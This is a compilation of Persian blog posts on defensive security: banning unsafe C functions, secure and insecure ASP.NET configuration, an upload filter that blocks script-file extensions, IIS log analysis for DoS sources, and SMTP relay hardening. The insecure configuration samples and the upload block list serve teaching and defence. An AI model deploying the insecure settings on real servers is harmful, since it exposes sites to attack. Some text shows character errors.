FreeBSD Secure "هیچگاه از gets و sprintf استفاده نکنید، در غیر اینصورت شیاطین به زودی به سراغ شما خواهد آمد!" (Programming Guidelines)
به عبارت دیگر استفاده از توابع کتابخانه‌های استاندارد زبان C، بدون ملاحظات لازم (یا همان برنامه نویسی کلاسیک به زبان C)، منشاء بسیاری از حملات Buffer overrun است، زیرا اکثر این توابع اندازه‌ی بافر یا رشته‌ی ورودی را بررسی نمی‌کنند.
برای رفع این مشکلات که هنوز که هنوز است قربانی می‌گیرد! [The Safe C Library](#)، پدید آمده است. این کتابخانه بر اساس استاندارد ISO TR24731 تهیه گردیده و در آن یک سری توابع مکمل، جهت بالا بردن امنیت برنامه‌های تهیه شده به زبان C مطابق استاندارد ISO/IEC 9899:1999 معرفی شده است.

برای مثال مطابق استاندارد ISO/IEC JTC1 SC22 WG14 N1172، تابع `memcpy` با تابع امن `memcpys` باید جایگزین شود:

```
errno_t memcpys(void *dest, rsize_t dmax, const void *src, rsize_t smax)
```

مستندات آن را در فایل safe_lib_html.tar پس از دریافت کتابخانه می‌توانید مشاهده نمائید.

همچنین اخیراً به عنوان [مکمل](#) این مجموعه، یک [کتابخانه ریاضی امن](#) نیز تهیه شده است.

.پ.ن.

شبیه به همین مورد در اینترفیس پلاگین‌های IDA-Pro در نگارش‌های اخیر آن اعمال شده است و برنامه نویس را قادر می‌کند که از نمونه‌های معادل امن در آن محیط استفاده کند.

```
//pro.h
// We forbid using dangerous functions in IDA Pro
#ifndef USE_DANGEROUS_FUNCTIONS
#if defined(__BORLANDC__) && (__BORLANDC__ < 0x560 || __BORLANDC__ >= 0x580) // for BCB5 (YH)
#include <stdio.h>
#endif
#undef strcpy
#define strcpy dont_use_strcpy           // use qstrcpy
#define stpcpy dont_use_stpcpy          // use qstpcpy
#define strncpy dont_use_strncpy         // use qstrncpy
#define strcat dont_use_strcat           // use qstrncat
#define strncat dont_use_strncat         // use qstrncat
#define gets dont_use_gets              // use fgets
#define sprintf dont_use_sprintf          // use qsprintf
#define snprintf dont_use_snprintf        // use qsnprintf
#define wsprintf dont_use_wsprintf        // use qsnprintf
#endif
```

برای مطالعه بیشتر: [The Safe C Library](#)

خلاصه‌ی جدول زیر یک جمله است: به مهاجم امکان دیاگ برنامه را ندهید!

تنظیمات امن	تنظیمات ناامن
<configuration> <system.web> <sessionState cookieless="UseCookies">	<configuration> <system.web> <sessionState cookieless="UseUri">
<configuration> <system.web> <httpCookies httpOnlyCookies="true">	<configuration> <system.web> <httpCookies httpOnlyCookies="false">
<configuration> <system.web> <customErrors mode="RemoteOnly">	<configuration> <system.web> <customErrors mode="Off">
<configuration> <system.web> <trace enabled="false" localOnly="true">	<configuration> <system.web> <trace enabled="true" localOnly="false">
<configuration> <system.web> <compilation debug="false">	<configuration> <system.web> <compilation debug="true">

عنوان: وضعیت آسیب پذیری وب سرورهای مطرح در سال 2008
 نویسنده: حیدر نصیری
 تاریخ: ۲۱:۳۴:۰۰ ۱۳۸۸/۰۲/۱۸
 آدرس: www.dotnettips.info
 برچسبها: Security

به نقل از Secunia که یکی از مراجع بی طرف در این زمینه به شمار می رود:

Unpatched Secunia advisories	Vulnerabilities	Secunia advisories	Web server
0%	4	5	IIS 6
0%	1	1	IIS 7
10%	23	39	Apache 2.0.x
20%	16	10	Apache 2.2.x

عنوان: banned.h
نوبتندۀ: وحید نصیری
تاریخ: ۱۳۸۸/۰۲/۲۶ ۱۱:۰۶:۰۰
آدرس: www.dotnettips.info
برچسب‌ها: Security

مطلوبی توسط تیم Security Development Lifecycle مایکروسافت منتشر شده مبنی بر اینکه آن‌ها هم [یک سری از توابع استاندارد زبان C را](#) در کدهای جدید خود ممنوع کردند. مستندات آن را در مقاله زیر می‌توانید مشاهده نمائید:

[Security Development Lifecycle \(SDL\) Banned Function Calls](#)

اخیراً فایل header آن نیز مطابق آخرین به روز رسانی‌های مورد استفاده منتشر شده است:

[banned.h - list of Microsoft Security Development Lifecycle banned APIs](#)

استفاده از این توابع در کدهای جدید مایکروسافت ممنوع بوده و کدهای قدیمی نیز به مرور اصلاح خواهند شد.

جدیدترین تابعی که به این لیست اضافه شده، تابع `memcpy` است که سر منشاء نقایص امنیتی زیر بوده است:

```
MS03-030 (DirectX)  
MS03-043 (Messenger Service)  
MS03-044 (Help and Support)  
MS05-039 (PnP)  
MS04-011 (PCT)  
MS05-030 (Outlook Express)  
CVE-2007-3999 (MIT Kerberos v5)  
CVE-2007-4000 (MIT Kerberos v5)  
...!
```

```
#pragma deprecated (memcpy, RtlCopyMemory, CopyMemory)
```

در این حالت زمانیکه کد خود را کامپایل نمایید با اخطار زیر مواجه خواهید شد:

```
warning C4995: 'memcpy': name was marked as #pragma deprecated
```

جاگزین آن تابع `memcpy_s` معرفی شده است و در این حالت کد قدیمی:

```
char dst[32];  
memcpy(dst,src,len);
```

باید به کد زیر تبدیل گردد:

```
char dst[32];  
memcpy_s(dst,sizeof(dst), src,len);
```

که یک آرگومان بیشتر دارد و آن هم اندازه‌ی بافر مقصد مورد نظر است.

برای مطالعه بیشتر

[Please Join me in welcoming memcpy\(\) to the SDL Rogues Gallery](#)
[Unsafe at any speed: Memcpy\(\) banished in Redmond](#)
[Good hygiene and Banned APIs](#)
[A Look Inside the Security Development Lifecycle at Microsoft](#)

نظرات خوانندگان

نوبسند: Novin
تاریخ: ۱۳۸۸/۰۲/۲۶ ۱۱:۳۲:۰۰

مررسی، مفید بود.

نوبسند: پیمان
تاریخ: ۱۳۸۸/۰۲/۲۷ ۱۴:۱۷:۰۰

ممnon از مطالب مفیدتون ...

نوبسند: Anonymous
تاریخ: ۱۳۸۸/۰۲/۲۷ ۲۱:۵۰:۰۰

سلام آقای نصیری
شما ما را معتماد کرده اید!!!
چرا دیر آپدیت میکنید. من هر روز مطالب شما رو می خونم.
هشدار می دهم این دفعه اگر ساعت ۹ شب به بعد آپدیت کنید من مجبور می شوم مطالب امروز را فردا بخونم!!!

نوبسند: وحید نصیری
تاریخ: ۱۳۸۸/۰۲/۲۷ ۲۲:۳۰:۰۰

(:

FreeTextBox

یکی از ادیتورهای متین بسیار خوب تحت وب ASP.Net است که از نگارش 1 تا 3 و نیم ASP.Net را پشتیبانی می‌کند. به همراه آن یک **image gallery** هم جهت آپلود تصاویر ارائه می‌شود که بسیار ارزشمند است. اما مشکلی که دارد عدم بررسی پسوند فایل آپلود شده است. به عبارتی خاصیت **AcceptedFileTypes** آن هنگام آپلود تصاویر بررسی نمی‌شود و می‌تواند مشکلات امنیتی حادی را به وجود آورد (برای مثال شخص بجای تصویر می‌تواند فایل aspx را نیز آپلود کند). راه حلی هم برای آن وجود ندارد. سورس این کامپوننت فقط به خریداران ارائه می‌شود و نگارش مجاني آن بدون سورس است.

اما با استفاده از توانایی‌های موجود در فایل استاندارد **global.asax** می‌توان روی آپلود تمامی فایل‌ها در برنامه نظارت داشت (نه فقط این یک مورد بلکه سراسر برنامه تحت کنترل قرار می‌گیرد). روش کار به صورت زیر است:

```
protected void Application_BeginRequest(Object sender, EventArgs e)
{
    List<string> toFilter = new List<string> { ".aspx", ".asax", ".asp", ".ashx", ".asmx", ".axd",
".master", ".svc" };
    if (HttpContext.Current != null && HttpContext.Current.Request != null &&
HttpContext.Current.Request.Files != null)
        for (int i = 0; i < HttpContext.Current.Request.Files.Count; i++)
    {
        string fileNamePath = HttpContext.Current.Request.Files[i].FileName.ToLower();
        string name = Path.GetFileName(fileNamePath);
        string ext = Path.GetExtension(fileNamePath);
        if (toFilter.Contains(ext) || name == "web.config")
        {
            HttpContext.Current.Response.StatusCode = 403; //Forbidden
            HttpContext.Current.Response.End();
        }
    }
}
```

در اینجا تمامی فایل‌های آپلودی بررسی شده و اگر پسوند خطرناکی داشتند، یک صفحه **forbidden** به شخص نمایش داده می‌شود و تمام!

این کد را به صورت **Http module** هم می‌توان درآورد.

نظرات خوانندگان

نوبسند: ایمان
تاریخ: ۱۳۸۸/۰۳/۱۹ ۱۵:۱۸:۵۱

با سلام و عرض خسته نباشد .
جناب نصیری، وبلاگ (آموزشگاه) بسیار خوبی دارد. کارتون واقع عالیه. مخصوصاً ایده `Chm` مطالب وبلاگ.
انشالله همیشه موفق باشد

اگر پیش فرض‌های IIS را تغییر نداده باشد، تمامی اعمال رخ داده در طی یک روز را در یک سری فایل‌های متنی در یکی از آدرس‌های زیر ذخیره می‌کند:

```
IIS 6.0: %windir%\System32\LogFiles\W3SVC<SiteID>  
IIS 7.0: %systemDrive%\Inetpub\logfiles
```

اطلاعات فوق العاده ارزشمندی را می‌توان از این لاغ فایل‌های خام بدست آورد. اعم از تعداد بار دقیق مراجعته به صفحات، چه فایل‌هایی مفقود هستند (خطای 404)، کدام صفحات کندترین‌های سایت شما را تشکیل می‌دهند و الی آخر. مايكروسافت برای آنالیز این لاغ فایل‌ها (که محدود به IIS هم نیست) ابزاری را ارائه داده به نام [LogParser](#) که این امکان را به شما می‌دهد تا از فایل‌های CSV مانند با استفاده از عبارات SQL کوئری بگیرید (چیزی شبیه به پروایدرهای LINQ البته در سال‌های 2005 و قبل از آن). یکی از کاربردهای این ابزار، بررسی‌های امنیتی است.

سؤال؟ چگونه متوجه شوم کدام کامپیوتر در شبکه اقدام به حمله DOS کرده و سرور را دارد از پا در می‌آورد؟ از آنجاییکه در لاغ‌های IIS دقیقاً IP تمامی درخواست‌ها ثبت می‌شود، با آنالیز این فایل ساده متنی می‌توان اطلاعات لازم را بدست آورد.

```
logparser.exe -i:iisw3c "select top 25 count(*) as HitCount, c-ip from C:\WINDOWS\system32\LogFiles\W3SVC1\*.log group by c-ip order by HitCount DESC" -rtp:-1 > top25-ip.txt
```

دستور خط فرمان فوق، یک کوئری SQL را بر روی تمامی لاغ فایل‌های قرار گرفته در مسیر یاد شده اجرا کرده و نتیجه را در یک فایل متنی ذخیره می‌کند. به این صورت می‌توان دقیقاً متوجه شد که از کدام IP مشغول به زانو درآوردن سرور هستند.

اگر به این ابزار علاقمند شدید مطالعه مقاله زیر توصیه می‌شود:
[Using LogParser 2.2 to Parse IIS Logs and Other Logs](#)


فرض کنید یک سرور را بر روی اینترنت قرار داده‌اید و از SMTP Server متعلق به IIS قصد دارید جهت ارسال ایمیل توسط برنامه‌های خود استفاده نمایید. در این حالت مواردی را باید رعایت نمود تا این سرور تبدیل به سرور رایگان ارسال spam توسط "دشمنان" نشود.



1- پورت پیش فرض را عوض کنید

پورت پیش فرض اتصال به SMTP Server مساوی 25 است. از آنجائیکه به سادگی در برنامه‌های خود می‌توان این پورت را نیز تنظیم نمود، بهتر است به عنوان اولین قدم، این پورت را تغییر داد. یک شماره پورت دلخواه خالی را یافته و بجای 25 قرار دهید. برای این منظور مسیر زیر را طی کنید:

بر روی Default SMTP Virtual Server در کنسول IIS کلیک راست کرده و گزینه خواص را انتخاب کنید. در برگه General روی دکمه Advanced کلیک کرده و در صفحه باز شده سطر مربوط به پورت 25 را یافته، بر روی دکمه Edit کلیک نموده و آن را به عددی دیگر تغییر دهید.




2- دسترسی عموم را به سرور قطع کنید!


متاسفانه تنظیمات پیش فرض SMTP Server متعلق به IIS در جهت قطع دسترسی "دشمنان" کاملاً نادرست بوده و بر مبنای ایده حداقل دسترسی صورت نگرفته است. اگر سرور را به این حال رها کنید فقط "دشمنان" را خوشحال کرده‌اید.

برای قطع دسترسی دشمنان سه مرحله باید صورت گیرد:


الف) در برگه Access مربوط به تنظیمات SMTP server، روی دکمه relay کلیک کرده، ابتدا تیک مربوط به which successfully authenticated to relay را بردارید (این مورد در یک شبکه داخلی حائز اهمیت می‌شود و سایر کامپیوترها را منع می‌کند). سپس در قسمت بالای صفحه گزینه only the list below را انتخاب کرده و IP آنرا مساوی 127.0.0.1 وارد کنید (یعنی فقط این کامپیوتر مجاز است که از این سرویس جهت ارسال ایمیل استفاده کند؛ نه دشمنان خارجی).



ب) مورد الف را دربارهی قسمت مرتبط با دکمه connections نیز تکرار کنید. (پیش فرض آن تمام عالم است!)



ج) در همین برگهی Access بر روی دکمه Authentication کلیک کرده و فقط تیک مربوط به integrated windows authentication را قرار دهید. (همیشه تحت ویندوز این روش authentication یکی از امنترین‌ها است. همچنین در حالت قرارگیری سرور بر روی اینترنت سخت گیرانه‌ترین حالت ممکن را در اینجا انتخاب کرده‌ایم).



خوب، با این تنظیم قسمت (ج) دیگر برنامه‌ها با روش متداول قابل به ارسال ایمیل نخواهند بود. یک یوزر معمولی local را به کامپیوتر افزوده (با حداقل دسترسی) و پسورد آن را در حالت never expires قرار دهید. از این یوزر ویندوزی جهت برقراری امکان اتصال به میل سرور محلی در برنامه‌های خود استفاده خواهیم کرد (فرض بر این است که برنامه‌ای هم که قرار است ایمیل ارسال کند بر روی همان کامپیوتر سرور قرار دارد).

پس از اعمال این تنظیمات بر روی دکمه apply کلیک کنید، تا تنظیمات اعمال شوند. یکبار نیز میل سرور را استاپ و استارت کنید.

3- تنظیمات ویژه برنامه‌ها برای ارسال ایمیل:

در این حالت برنامه‌های دات نت شما نیاز به چهار تنظیم اضافه‌تر پیش از فراخوانی تابع Send دارند:

```
MailMessage message = new MailMessage("from@site.com", strTo, subject, body)
{
    IsBodyHtml = true,
    BodyEncoding = Encoding.UTF8
};

SmtpClient client = new SmtpClient("127.0.0.1", portNumber); //portNumber is new
client.UseDefaultCredentials = false; //new
client.DeliveryMethod = SmtpDeliveryMethod.Network; //new
client.Credentials = new NetworkCredential("mail_user", "pass"); //new
client.Send(message);
```

همانطور که ملاحظه می‌کنید باید شماره پورت جدید را معرفی نمود، همچنین روش authentication و معرفی مشخصات یوزر ویندوزی که اضافه کردیم را نیز نباید فراموش کرد.

4- تمامی رخدادهای میل سرور را ثبت کنید.

برای این منظور در برگه general، تیک مربوط به enable logging را فعال کنید. سپس بر روی دکمه خواص کنار آن کلیک کرده و در صفحه باز شده به برگه extended properties مراجعه نموده و تمامی موارد را تیک بزنید. به ازای هر یک روز فعالیت سرور، یک فایل متñ در مسیر C:\WINDOWS\System32\LogFiles تشکیل خواهد شد.

سؤال چگونه تشخیص دهنم که میل سرور من هک شده است یا خیر؟!

اگر موارد فوق را رعایت نکنید، در قسمت current sessions کنسول IIS می‌توانید "دشمنان" را مشاهده کنید! همچنین مصرف CPU پروسه inetinfo.exe عملکرد سرور را مختل کرده، بعلاوه در مسیر C:\Inetpub\mailroot\Queue در صفحه قرار گرفته شده برای ارسال را می‌توانید مشاهده کنید! (همینطور در مسیر C:\Inetpub\mailroot\Badmail نیز این تعرض قابل مشاهده است)

اگر این موارد را مشاهده کردید، ابتدا سرور را استاپ کنید، سپس محتويات پوشش‌های یاد شده را تخلیه کرده و از مرحله یک فوق شروع به اعمال تنظیمات نمائید.

نظرات خوانندگان

نویسنده: محمد

تاریخ: ۲۱:۵۱:۵۱ ۱۳۸۸/۰۵/۰۵

با سلام و تشکر از شما استاد گرامی

آقای نصیری یه سوالی داشتم. ممنون میشم جواب بدید

-در طراحی پکیج SSIS آیا امکانش هست با اکانت یاهوم و از طریق SMTP Server یاهو ایمیل ارسال کنم. متاسفانه از طریق Enail نمیشه یوزر و پس بھش داد و فقط بصورت windows authentication میشه خودتو به SMTP Server معرفی کنی که تبعاً ارور Task میده

ممنون از توجهتون

نویسنده: وحید نصیری

تاریخ: ۲۲:۴۹:۲۰ ۱۳۸۸/۰۵/۰۵

از جی میل استفاده کنید. NetworkCredential در اینجا یوزر نیم و پسورد جی میل شما می شود. پورت جی میل ، 587 هست و ssl enabled هم باید باشد.

www.mssqltips.com/tipprint.asp?tip=1753

نویسنده: مجتبی

تاریخ: ۱۸:۱۲ ۱۳۹۱/۰۶/۱۲

ممنون از مقاله خوب شما

یک ابزار خط فرمان سورس باز code obfuscation اسembلی‌های دات نت فریم ورک است.



این ابزار موارد زیر را پشتیبانی می‌کند:

- Support .NET Framework 1.1, 2.0, 3.5
- Obfuscate Namespace, Type (also generic types), Method, Events, Properties and Fields
- Unicode Normalization
- Support Generic Types and Virtual Function Obfuscation
- MSIL Control Flow Obfuscation
- String Encryption
- Dead Code Removal
- Selective Obfuscation with XML Rule Files

- Declarative Obfuscation using Custom Attributes
- MSBuild Integration
- Strong Name Signature
-

